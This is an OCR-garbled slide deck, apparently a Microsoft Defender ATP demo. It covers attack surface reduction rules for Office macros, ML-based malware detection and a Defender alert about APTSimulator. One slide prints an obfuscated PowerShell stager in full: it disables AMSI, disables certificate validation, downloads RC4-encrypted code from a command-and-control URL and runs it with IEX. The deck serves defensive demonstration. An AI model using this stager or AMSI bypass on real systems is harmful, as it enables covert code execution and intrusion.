



The need for Threat & Vulnerability Management


DEMO






















The need for Attack Surface Reduction





Vulnerabilities in software (i.e.: code defects) aren't going to stop shipping as to error is human



A platform configured to trust any application and depends on detection for security is dramatically less secure than one configured to run only trusted apps



Out of the box platforms include rarely used surface areas of functionality that represents exploitable opportunities to attackers



A device constrained to accessing only reputable network locations is an increasingly hard target

Attack Surface Reduction

Resist attacks and exploitations



HW BASED ISOLATION

APPLICATION CONTROL

EXPLOIT PROTECTION

NETWORK PROTECTION

CONTROLLED FOLDER ACCESS

Isolate access to untrusted sites

Isolate access to untrusted Office files

Host intrusion prevention

Exploit mitigation

Ransomware protection for your files

Block traffic to low reputation destinations

Protect your legacy applications

Only allow trusted applications to run

Let's pic



by Michael Mir

Home > Profi IT > Sicherheit

PROTECTED VIEW

Polizei warnt vor Malware in Microsoft-Office-Makros

20.09.2019 | 09:35 Uhr | Hans-Christian Dirscherl














t Microsoft

Die berüchtigte Schadsoftware Emotet ist zurück. Sie verbreitet sich derzeit versteckt in Microsoft-Office-Makros.



Some active content has been disabled. Click Enable Editing and Enable Content.

W

Type: Microsoft Word Document


rcriminals behind the Locky are attacks are upping their using an application linking Windows to hit even more thout being immediately

to an advisory from the
torm Center, the new variant
ansomware exploits
s Dynamic Data Exchange
Windows feature that
the electronic transfer of
s using shared memory and

ASR Rules: Office files example

Smart-ASR control provides the ability to block behavior that balances security and productivity.

Office files (e.g. docx, docm, pptx, pptm, etc) Blocking all types of Office files, severely impacts productivity (as there are way more good files than malicious files)




Office files

Office files w/ macros, that Office files w/ macros, that execute content download & execute content Blocking Office files w/ macros that Blocking Office files w/ macros that execute content, is far less impactful on download and execute content, is legit productivity, while dramatically almost exclusive behavior of bad files. improving security Thus negligent impact on productivity, with dramatic security benefit Smart controls provided by WD Exploit Guard 0









The need for Attack Surface Reduction





The need for next generation protection





Solutions that depend on regular updates can not protect against the 7 million unique threats that emerge per hour



The game has shifted from blocking recognizable executable files to malware that uses sophisticated exploit techniques (e.g. fileless)



While Attack Surface Reduction can dramatically increase your security posture you still need detection for the surfaces that remain



We live in a world of hyper polymorphic threats with 5 billion unique instances per month

Next generation protection

Protect against all types of emerging threats



Protection in milliseconds

Most common malware are blocked by high-precision detection in Windows Defender AV



Protection in milliseconds

ML-powered cloud rules evaluate suspicious files based on metadata sent by the Windows Defender AV client during query and make a determination

Protection in seconds


If needed a copy of the suspicious file is uploaded for inspection by multi-class ML classifiers


Protection in minutes

If additional checking is required the suspicious file is executed in a sandbox for dynamic analysis by multi-class ML classifiers

Protection in hours

The most advanced and innovative samples can be further checked against ML models and expert rules using correlated signals from a vast network of sensors to automatically classify threats





Microsoft Defender ATP next generation protection engines



Metadata-based ML

Stops new threats quickly by analyzing metadata



File classification ML

Detects new malware by running multi-class, deep neural network classifiers



Detonation-based ML

Catches new malware by detonating unknown files



Behavior sequence-based ML

Identifies new threats with suspicious behavior sequences



Smart rules

Blocks threats using expert-written rules



Reputation

Catches threats with bad reputation, whether direct or by association







Heuristics

Catches malware variants or new strains with similar characteristics



Behavior monitoring

Identifies malicious behavior, including suspicious runtime sequence



Emulation

Evaluates files based on how they would behave when run



ML

Spots new and unknown threats using client-based ML models



Memory scanning

Detects malicious code running in memory



Attack surface reduction

Blocks activities using predetermined rules




AMSI integration Detects fileless and


Detects fileless and in-memory attacks



Network monitoring

Catches malicious network activities









Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

We're not done yet ...

```
[REf].AssemblY.GetTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIELd('amsiInitFailed','NonPublic,Static').SETVALUE($NuLl,$tRue)};[SYstEm.NET.SeRvIcePOiNtMAnAgER]::EXpeCt100COntiNue=0;$WC=NEw-OBJecT
SYSteM.NET.WEBClIenT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[
System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$wc.HEadeRS.ADD('User-Agent',$u);$wC.PrOXY=[
SysteM.NEt.WEBREQuEst]::DefaULtWebPrOxy;$wc.PROXy.CrEdentIAls = [
SYstEm.Net.CrEdENTIALCaChE]::DefaULTNETworkCreDentIalS;$K=[SYstEM.Text.EnCOding]::ASCII.GeTBYTES('e5{W,@vt})yho
6wU#nAx+q.ZXNT7&%uRg');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[
$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxOR$S[($S[$I]+$S[$H])%256]}};$WC.HeaderS.ADD("Cookie", "session=FhA9+t8M270cvwhD3fSakpWVzZI=");$ser='https://
admin/get.php';$DAtA=$WC.DowNLoAdDAta($SEr+$t);$iv=$DaTa[0..3];$DaTa=$dAta[4..$DaTa.lenGTh];-JOiN[CHAr[]](&
$R $DAtA ($IV+$K))|IEX
```

PowerShell (obfuscated again) to d/l payload from C2



Details: Dieses Programm ist gefährlich. Es lädt andere Programme herunter.

\MBUF - Focus Day\MDATP - Lap\APTSimulator-master.zip

pid:30200,ProcessStart:132138310061702074

containerfile: C:\Users\hozimmer\OneDrive - Microsoft\MS Work\FY 2020\Events

file: C:\Users\hozimmer\OneDrive - Microsoft\MS Work\FY 2020\Events\MBUF -

Focus Day\MDATP - Lap\APTSimulator-master.zip->APTSimulator-master/

webfile: C:\Users\hozimmer\OheDrive Microsoft\MS Work\FY 2020\Events

\MBUF - Focus Day\MDATP - Lap\APTSimulator-master.zip https:// codeload.github.com/NextronSystems/APTSimulator/zip/master

Datum: 24.09.2019 22:44 Kategorie: Downloadtrojaner

Weitere Informationen

Betroffene Elemente:

toolset/down-ex-mim.ps1

wsersteuerung

ng und -integrität

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Dat Wir änc Dat


Dat Dat

Dat

Aktionen

Hoch

Now sharing the intelligence via the Intelligent Security Graph





